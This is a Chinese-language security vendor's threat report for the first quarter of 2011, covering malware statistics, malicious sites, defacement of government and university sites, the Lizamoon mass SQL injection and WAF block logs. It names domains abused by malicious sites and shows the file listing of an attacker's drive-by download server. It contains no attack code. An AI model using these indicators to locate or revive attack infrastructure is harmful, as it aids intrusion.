

安信华威胁报告（2011 年第一季度）

作者：安信华网络安全实验室

目录

Malware 威胁概况	3
图 1.1 2011 年第一季度 Malware 类别比例图	3
Web Malware Top20.....	3
图 2.1 Web Malware Top20	4
Email Malware Top20.....	4
图 3.1 Email Malware Top20	5
恶意网站 Top20	5
图 4.1 恶意网站 Top20.....	6
图 4.2 恶意站点新域名注册国家分布统计.....	7
图 4.3 某恶意网站服务端后台	8
中国地区政府、高校类网站篡改分析	8
图 5.1 中国地区政府、高校类网站篡改（分类）数量统计周报（第一季度）	8
图 5.2 中国地区政府、高校类网站被篡改数量地区 Top10（第一季度）	9
Web 应用威胁分析.....	9
图 6.1 Web 应用受到的威胁比例图.....	9
图 6.2 某政府网站被广告马挂上黑链.....	10
大规模 SQL 注入 – Lizamoon	10
图 7.1 Google 搜索攻击中使用的恶意链接.....	11
图 7.2 安信华在某客户环境中成功拦截 Lizamoon SQL 注入攻击	11
僵尸网络	12
图 8.1 垃圾邮件	12
图 8.2 僵尸服务器发出的下载命令.....	12
图 8.3 僵尸服务器所处国家比例图.....	13
图 8.4 多个僵尸域名对应同一 IP 地址.....	14
图 8.5 同一僵尸域名对应多个 IP 地址.....	14
图 8.6 安信华针对某僵尸网络的拦截日志.....	15
钓鱼网站	15
图 9.1 网站伪造“新浪微博周年庆典抽奖活动”- 提示中奖信息.....	16
图 9.2 新浪微博搜索得到钓鱼网站列表.....	17
关于安信华.....	17
关于安信华网络安全实验室.....	18


Q1 2011 安信华季度威胁报告大事记

- 安信华截获各类 Malware 将近 200 万。
- 导航网站、下载站、成人网站等成为恶意网站的温床。
- 新增恶意域名注册多来自中、美、俄三国。
- 广告马是网站 web 应用威胁之首。
- 大规模 SQL 注入危害不容轻视。
- 僵尸网络美国居首，中国大陆形式也不容乐观。
- 微博客钓鱼，来势汹汹。

Malware 威胁概况

本季度安信华安全实验室共截获各类 Malware 约 200 万。其中木马所占比例小幅上升，仍超过恶意软件半壁江山，约为 61%，蠕虫所占比例与上一季度相当，约为 10%，间谍软件所占比例下降了将近 50%，广告软件、传统病毒和其它类别所占比例变化较小。


图 1.1 2011 年第一季度 Malware 类别比例图



Web Malware Top20

本季度的 Web 威胁中，其出现频率最高的前 20 个 Malware 如下图 2.1 所示。

图 2.1 Web Malware Top20




本季度 Web Malware 威胁前 20 中，延续上一季度，间谍软件（spyware），特别是针对游戏盗号的恶意软件依然比较猖獗，在本季度拦截到的 Web Malware 威胁中排名靠前。而从分类上看，木马（Trojan）在本次 Top20 中占半数以上，这也是和我们本季度 Malware 威胁概况中描述一致的，木马依然是安全威胁的重中之重。

Email Malware Top20

根据安信华 Malware 监测网的监测结果，本季度的邮件威胁中，出现频率最高的前 20 种 Malware 如下图 3.1 所示。

图 3.1 Email Malware Top20




本季度延续上一季度中老牌邮件蠕虫焕发的“第二春”，比如 Mydoom、Netsky、Bagle 等家族依然在 Email Malware Top20 中占据大多数。

Trojan/PIF.Ftpdown.386F: 这木马是个 PIF 文件，它通过垃圾邮件的附件大量传播。这种类型的木马通常以诱惑性的词语命名来诱导用户双击运行，通常用于连接远程服务器，下载并执行其它的有害程序。

恶意网站 Top20

根据安信华 Malware 监测网的监测结果，发布恶意软件数量最多的前 20 个恶意网站如下图 4.1 所示。

图 4.1 恶意网站 Top20




注意，以上所列网站部分仍然存在恶意链接，请勿直接访问！

相较上一季度恶意网站 Top 20，被拦截的网站变化较大，恶意弹窗广告、劫持用户主页的导航网站、恶意软件脚本下载站、内嵌恶意软件或脚本的成人网站成为恶意网站的几大类型。用户在浏览网站时，应作好病毒安全防护、打好电脑补丁，减少或者不浏览不明网站，更不要轻易点击通过邮件、聊天软件等收到的不明链接。

恶意站点除大量使用 3-a.net、7766.org、8866.org、3322.org、9966.org、isgre.at 等免费的二级域名转向服务外，还注册大量新域名作为恶意站点，这些新域名注册国家分布统计如下图 4.2 所示：

图 4.2 恶意站点新域名注册国家分布统计



恶意网站一般通过插入到流量大的网站的链接，进行挂马再传播其它恶意软件，从而进行获利。图 4.3 是我们监控恶意网站时发现的一个恶意站点服务器，它包含挂马时所用到的所有恶意脚本及恶意软件，可以看到短短上线 2 个多小时，有的恶意文件已经被下载、引用了超过 1600 次，不难想象其它恶意站点其危害之巨大。

图 4.3 某恶意网站服务端后台

<input type="checkbox"/>		party.js	4.26 KB	2011-1-27 11:54:32	0
<input type="checkbox"/>		r.css	1.29 KB	2011-1-27 11:54:40	0
<input type="checkbox"/>		r2.css	990 B	2011-1-27 11:54:40	0
<input type="checkbox"/>		rrs.js	257 B	2011-1-27 11:54:38	0
<input type="checkbox"/>		sf.htm	364 B	2011-1-27 11:54:30	0
<input type="checkbox"/>		silver.htm	458 B	2011-1-27 11:55:16	1535
<input type="checkbox"/>		sv14.htm	1.48 KB	2011-1-27 11:54:26	0
<input type="checkbox"/>		sv90.htm	143 B	2011-1-27 11:54:28	0
<input type="checkbox"/>		svffox.htm	210 B	2011-1-27 11:54:44	0
<input type="checkbox"/>		svf0.htm	3.67 KB	2011-1-27 11:54:58	0
<input type="checkbox"/>		svfbx.html	83 B	2011-1-27 11:55:16	1607
<input type="checkbox"/>		svfbx.pdf	22.72 KB	2011-1-27 11:54:30	0
<input type="checkbox"/>		svfx.htm	2.03 KB	2011-1-27 11:54:44	0
<input type="checkbox"/>		svf0.htm	2.44 KB	2011-1-27 11:54:38	0
<input type="checkbox"/>		svf11.htm	1.10 KB	2011-1-27 11:54:40	0
<input type="checkbox"/>		svx.html	525 B	2011-1-27 11:55:16	1535
<input type="checkbox"/>		svxl.htm	1.37 KB	2011-1-27 11:54:42	0
<input type="checkbox"/>		ubbb.jpg	4.85 KB	2011-1-27 11:55:16	0
<input type="checkbox"/>		ubbs.jpg	4.85 KB	2011-1-27 11:54:44	0
<input type="checkbox"/>		x6.htm	1.65 KB	2011-1-27 11:54:34	802
<input type="checkbox"/>		x7.htm	3.16 KB	2011-1-27 11:54:34	329
<input type="checkbox"/>		xl.js	3.01 KB	2011-1-27 11:54:42	0
<input type="checkbox"/>		xls.js	49 B	2011-1-27 11:54:42	0
<input type="checkbox"/>		xp.swf	1.09 KB	2011-1-27 11:54:58	74


全选

HttpFileServer 2.3 beta 简体中文版
服务器时间: 2011-1-27 14:27:29
在线时长: 02:34:28

中国地区政府、高校类网站篡改分析


安信华针对中国境内的政府及高校类网站自动化监测，统计第一季度被篡改网站数量结果如下图所示。与上一季度相比较，在网页源代码中植入黑链代码的“广告入侵”类攻击数量增长较大，广告马依然是破坏 web 应用信誉、威胁服务器及浏览者安全的威胁因素。

图 5.1 中国地区政府、高校类网站篡改（分类）数量统计周报（第一季度）



第一季度中国地区被篡改网站数量地区前十排名情况如下图 5.2 所示。数量及地域较上一季度没有明显变化。


图 5.2 中国地区政府、高校类网站被篡改数量地区 Top10 (第一季度)



Web 应用威胁分析


统计我们网站漏洞扫描平台 2011 年第一季度扫描结果，我们发现“入侵广告”类威胁占到 56%，传统的“SQL 注入”、“跨站脚本”也一并占到 41%左右，如图 6.1 所示。

图 6.1 Web 应用受到的威胁比例图



Web 应用除了面临 SQL 注入、XSS 跨站脚本执行、Cookie 欺骗等威胁外，它还受到网页被挂马、插入广告马等危害，使得网站用户信息面临被窃取的危险，网站信誉受损，被安全厂商分类错误而屏蔽等后果。图 6.2 是某政府网站被广告马挂上了黑链，进行恶意搜索引擎关键字优化，这不仅破坏网站页面结构，更使得政府网站形象受损，带来恶劣影响，甚至有可能给浏览者转向恶意软件下载。


图 6.2 某政府网站被广告马挂上黑链



大规模 SQL 注入 – Lizamoon

3 月末，RapidRX 实验室接到一个客户的援助请求，来判断他们某个站点是否被入侵。经过仔细检查，我们发现这是一次典型的 SQL 注入攻击，数据库中某些数据被添加了恶意链接。当我们从 google 中搜索相关信息时，我们发现该恶意链接和最近正热的 Lizamoon 攻击非常相似，仅仅是主域名不同。我们检查时，该恶意链接已经无法访问，websense 的文章指明这类攻击会把访问者指向假冒杀毒软件站点，不过攻击者可以随时改变该链接所引用的内容，比如用来挂马、下载其它恶意软件等。

图 7.1 Google 搜索攻击中使用的恶意链接



尽管大面积 SQL 注入这一攻击形式已经存在好多年，我们依然被其成功注入的范围所震惊。可能您已经注意到上图 7.1 所显示的，在我们进行检测时，它已经成功注入了超过 3 万 5 千多的网站页面。

由此可知，攻击者依然能从 SQL 注入获利，特别是大面积注入的形式。在组成 SQL 语句进行 DB 操作之前对用户输入及在对 DB 数据输出前进行必要的过滤，这类编程安全规范已经强调了多年，但遗憾的是，很多 WEB 服务依然不可避免的存在 SQL 注入、XSS 跨站等漏洞。对于当前某些 WEB 服务做这样的操作，可能显得过于昂贵或者说烦琐，而应用安信华的 WEB 应用防火墙就能变得轻松多了。WEB 服务不用关心去过滤用户的恶意输入/输出(当然最好是这样做)，安信华的 WAF 会对数据双向进行过滤，从而拦截 SQL 注入、XSS 跨站等攻击，保护 WEB 应用、服务器免受名誉损害、信息被窃取等危害。就拿最开始说的攻击举个例子吧，在进行相关策略配置，该 WEB 应用在安信华 WAF 的保护之下后，该 SQL 注入攻击被成功拦截了。

图 7.2 安信华在某客户环境中成功拦截 Lizamoon SQL 注入攻击

日期 时间	客户端 IP	服务器 IP	方法	协议	URL	攻击名称	攻击域	动作
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log
2011-4-20 11:40:00	192.168.1.100	192.168.1.1	GET	http	pk u.cn/r detail.as...	SQL Injection	URL Query	block_log

僵尸网络

